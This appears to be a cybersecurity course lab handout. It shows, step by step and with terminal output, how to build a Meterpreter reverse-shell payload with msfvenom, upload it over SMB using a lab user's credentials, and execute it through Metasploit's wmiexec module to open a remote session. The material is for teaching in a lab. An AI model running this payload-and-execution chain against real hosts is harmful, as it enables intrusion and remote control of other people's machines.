Cybersecurity

Activity File

Activity File: msfvenom

In this activity, you will create a custom payload with `msfvenom`, transfer it to the designated host, and then run it with WMI.


⚠️ **Reminder:** Don't forget to save your findings, as you will add them to your Week 17 Homework!

Instructions

1. Make sure you're in your home directory and then generate a Windows Meterpreter payload using the following commands:

    - `cd ~`

    - `msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe`



```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe >shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


2. Next, use SMBClient in Kali to interact with the Windows machine's file system over SMB. To connect to the remote filesystem, type: `smbclient //172.22.117.20/C$ -U megacorpone/tstark`

    - This connects to the `C` drive on the remote machine as the user tstark.

3. You will then be asked for a password. Input tstark's password: `Password!`

4. List the files in the current directory using the following command:


    - `ls`



```
┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> LS
  $Recycle.Bin                      DHS        0  Sat Jan 15 10:38:46 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Sat Jan 15 11:48:24 2022
  pagefile.sys                      AHS 1811939328  Sat Jan 15 11:48:24 2022
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Sat Jan 15 11:37:08 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  swapfile.sys                      AHS 268435456  Sat Jan 15 11:48:24 2022
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Sat Jan 15 10:38:18 2022
  Windows                             D        0  Sat Jan 15 11:26:17 2022

                33133914 blocks of size 4096. 27097119 blocks available
smb: \> 
```

5. Upload your payload via the following command:

   - `put shell.exe`



```
smb: \> put shell.exe
putting file shell.exe as \shell.exe (10295.9 kb/s) (average 10296.0 kb/s)
smb: \> ls
  $Recycle.Bin                      DHS        0  Sat Jan 15 10:38:46 2022
  $WinREAgent                        DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                          AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                           AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings          DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                 AHS     8192  Sat Jan 15 11:48:24 2022
  pagefile.sys                      AHS 1811939328  Sat Jan 15 11:48:24 2022
  PerfLogs                            D        0  Sat Dec  7 04:14:16 2019
  Program Files                      DR        0  Mon May 10 10:37:15 2021
  Program Files (x86)                DR        0  Thu Nov 19 02:33:53 2020
  ProgramData                       DHn        0  Sat Jan 15 11:37:08 2022
  Recovery                         DHSn        0  Mon May 10 08:16:51 2021
  shell.exe                           A    73802  Sat Jan 15 11:54:23 2022
  swapfile.sys                      AHS 268435456  Sat Jan 15 11:48:24 2022
  System Volume Information         DHS        0  Mon May 10 01:19:02 2021
  Users                              DR        0  Sat Jan 15 10:38:18 2022
  Windows                             D        0  Sat Jan 15 11:26:17 2022

                33133914 blocks of size 4096. 27097328 blocks available
smb: \> 
```

- Now that the payload is on the remote system, we can execute it using the WMI module in Metasploit. Before doing that, though, we need to ensure that Metasploit is listening for our payload to execute.

6. In Metasploit, select the `exploit/multi/handler` module, and configure it to match the payload settings by using the following commands:

    - `use exploit/multi/handler`

    - `set payload windows/meterpreter/reverse_tcp`

    - `set LHOST [IP ADDRESS]`

    - `set LPORT 4444`

    - `exploit -j`

    - **Note:** The `-j` argument in `exploit -j` means to run in the background. This ensures that our listener is constantly listening and we can use Metasploit with it listening in the background.


7. Now, switch to the WMI module.

    - `use scanner/smb/impacket/wmiexec`

8. Fill in the SMBPass, SMBUser, SMBDomain, and RHOSTS parameters, if not done already.

9. For COMMAND, put in the path of the payload that you uploaded on the remote machine. If you did not change directories when uploading via SMBClient, then the payload will be located in `C:\`.

    - `set COMMAND C:\shell.exe`




```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COMMAND     C:shell.exe      yes       The command to execute
   OUTPUT      true             yes       Get the output of the executed command
   RHOSTS      172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain   megacorpone      no        The Windows domain to use for authentication
   SMBPass     Password!        yes       The password for the specified username
   SMBUser     tstark           yes       The username to authenticate as
   THREADS     1                yes       The number of concurrent threads (max one per host)
```

10. Run the module with the command `run`. The message "Meterpreter session 1 opened" should appear, as the following image shows:


    - **Note:** After the message appears, the exploit will seem to "hang." You can safely use Ctrl + C once to exit the prompt. Your session will still be opened.

11. To view active sessions, type `sessions` and select the session based on the ID via the following command:


    - `sessions -i [session ID]`

12. 

```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:61644  (172.22.117.20)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

13. 

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```



```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:61644 ) at 2022-01-15 12:11:24 -0500
```

Congratulations! You successfully created, transferred, and executed a custom payload on a Windows machine.